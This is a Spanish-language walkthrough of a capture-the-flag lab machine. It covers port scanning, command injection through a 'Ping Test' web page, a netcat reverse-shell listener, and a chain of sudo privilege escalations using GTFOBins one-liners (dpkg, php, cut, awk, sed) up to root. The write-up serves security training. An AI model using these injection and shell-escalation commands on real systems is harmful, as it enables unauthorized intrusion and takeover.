Lo primero que haremos es desplegar la maquina

Haremos un ping para comprobar que tenemos conexión con la maquina.

```
❯ ping -c 4 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.074 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.038 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.046 ms

── 172.17.0.2 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.038/0.052/0.074/0.013 ms
```


Vamos a hacer un escaneo rápido con nmap.

```
❯ nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 16:50 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
5000/tcp open  upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```


Ahora sabiendo los puertos abiertos haremos un escaneo mas profundo especificando cada puerto y buscando la versión con la que cuenta cada servicio.

```
❯ nmap -p80,443,5000 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 16:50 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000028s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp  open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=example.com/organizationName=Your Organization/stateOrProvinceName=California/count
ryName=US
| Not valid before: 2024-05-19T14:20:49
|_Not valid after:  2025-05-19T14:20:49
5000/tcp open  http     Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-title: Ping Test
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.50 seconds
```


Vamos a probar viendo que tenemos en servidor web




Haremos un escaneo con gobuster para ver si encontramos algún archivo o directorio escondido.




Metiéndonos a los directorios que hemos encontrado podemos ver que no hay nada interesante o que nos pueda servir.







Vamos a ver que nos encontramos por el puerto 443 y vemos que nada.




Por el puerto 5000 contamos con un ping test, así que sabemos que podemos ejecutar comandos como si fuera una terminal.






Al hacer pruebas podemos ver que es una terminal e incluso funciona con otros comandos.



Lo que haremos será una reverse Shell para poder conectarnos al servidor, utilizaremos la herramienta https://www.revshells.com/ , nos conectaremos por el puerto 443.



Desde nuestra maquina atacante ejecutaremos el siguiente comando para poder escuchar conexiones entrantes en un puerto específico que será el 443

```
❯ sudo nc -lvnp 443
listening on [any] 443 ...
```

Al ejecutar la reverse Shell podemos ver como ahora estamos dentro del servidor con el usuario freddy, ahora haremos un escalado de privilegios hasta llegar a root.

```
freddy@b62ea0a07055:~$ sudo -l
sudo -l
Matching Defaults entries for freddy on b62ea0a07055:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User freddy may run the following commands on b62ea0a07055:
    (bobby) NOPASSWD: /usr/bin/dpkg
freddy@b62ea0a07055:~$
```

Vemos que contamos con permiso a dpkg pero con el usuario Bobby, así que buscamos en gtfobins a ver como podemos escalar privilegios con este binario.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l
!/bin/sh
```

Ejecutaremos el comando especificando el usuario y la ruta a la que tenemos permisos.

```
freddy@6d41564fa5fd:~$ sudo -u bobby /usr/bin/dpkg -l
```

```
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                           Version                      Architectu
re Description
+++-==============================-============================-==========
==-==========================================================================
===
ii  adduser                        3.137ubuntu1                 all
   add and remove users and groups
ii  apache2                        2.4.58-1ubuntu8.1            amd64
   Apache HTTP Server
ii  apache2-bin                    2.4.58-1ubuntu8.1            amd64
   Apache HTTP Server (modules and other binary files)
ii  apache2-data                   2.4.58-1ubuntu8.1            all
   Apache HTTP Server (common files)
ii  apache2-utils                  2.4.58-1ubuntu8.1            amd64
   Apache HTTP Server (utility programs for web servers)
ii  apt                            2.7.14build2                 amd64
   commandline package manager
ii  base-files                     13ubuntu10                   amd64
   Debian base system miscellaneous files
ii  base-passwd                    3.6.3build1                  amd64
!/bin/bash
```

Ahora podemos ver que somo el usuario Bobby, vamos a ver que podemos encontrarnos y vemos que ahora el usuario Gladys tiene permisos de sudo para ejecutar el binario php.

```
bobby@6d41564fa5fd:/home/freddy$ sudo -l
Matching Defaults entries for bobby on 6d41564fa5fd:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User bobby may run the following commands on 6d41564fa5fd:
    (gladys) NOPASSWD: /usr/bin/php
bobby@6d41564fa5fd:/home/freddy$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
bobby@6d41564fa5fd:/home/freddy$ CMD="/bin/sh"
CMD="/bin/sh"
bobby@6d41564fa5fd:/home/freddy$ sudo -u gladys /usr/bin/php -r "system('$CMD');"
```

Una vez ejecutado todo podemos ver que somos Gladys.

```
whoami
gladys
```

```
gladys@6d41564fa5fd:/home/freddy$ sudo -l
sudo -l
Matching Defaults entries for gladys on 6d41564fa5fd:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on 6d41564fa
5fd:
    (chocolatito) NOPASSWD: /usr/bin/cut
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cut -d "" -f1 "$LFILE"
```

Podemos ver que el usuario chocolatito puede ejecutar el comando cut que es para listar el contenido y filtrarlo, ya que es un usuario vamos a ver dentro de la ruta del servidor si nos encontramos con algo.

```
gladys@6d41564fa5fd:~$ cd /opt
cd /opt
gladys@6d41564fa5fd:/opt$ ls
ls
chocolatitocontraseña.txt
```

Vamos a ejecutar los comandos para poder listar este fichero .txt como el usuario chocolatito.

```
gladys@6d41564fa5fd:/opt$ LFILE=chocolatitocontraseña.t
xt
LFILE=chocolatitocontraseña.txt
gladys@6d41564fa5fd:/opt$ sudo -u chocolatito /usr/bin/
cut -d "" -f1 "$LFILE"
sudo -u chocolatito /usr/bin/cut -d "" -f1 "$LFILE"
chocolatitopassword
```

Al tener la contraseña, vamos a registrarnos con el usuario chocolatito y vamos a ver que mas nos encontramos.

```
gladys@6d41564fa5fd:/opt$ su chocolatito
su chocolatito
Password: chocolatitopassword
whoami
chocolatito
```

El usuario theboss tiene acceso al binario awk, así que lo investigaremos y escalaremos privilegios.

```
sudo -l
Matching Defaults entries for chocolatito on 6d41564fa5
fd:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User chocolatito may run the following commands on 6d41
564fa5fd:
    (theboss) NOPASSWD: /usr/bin/awk
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```
sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/sh")}
'
whoami
theboss
```

Ahora que somos theboss podemos ver que finalmente como root tenemos escalada de privilegios con el binario sed, lo buscaremos y ejecutaremos

```
sudo -l
Matching Defaults entries for theboss on 6d41564fa5fd:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User theboss may run the following commands on 6d41564f
a5fd:
    (root) NOPASSWD: /usr/bin/sed
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

GNU version only. Also, this requires `bash`.

```
sudo sed -n '1e exec sh 1>&0' /etc/hosts
```

Ahora somos root.

```
sudo sed -n '1e exec sh 1>&0' /etc/hosts
whoami
root
```